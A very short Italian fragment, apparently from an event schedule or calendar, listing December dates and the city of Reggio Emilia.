21-22 NOVITÀ'

DICEMBRE

19-20 REGGIO EMILIA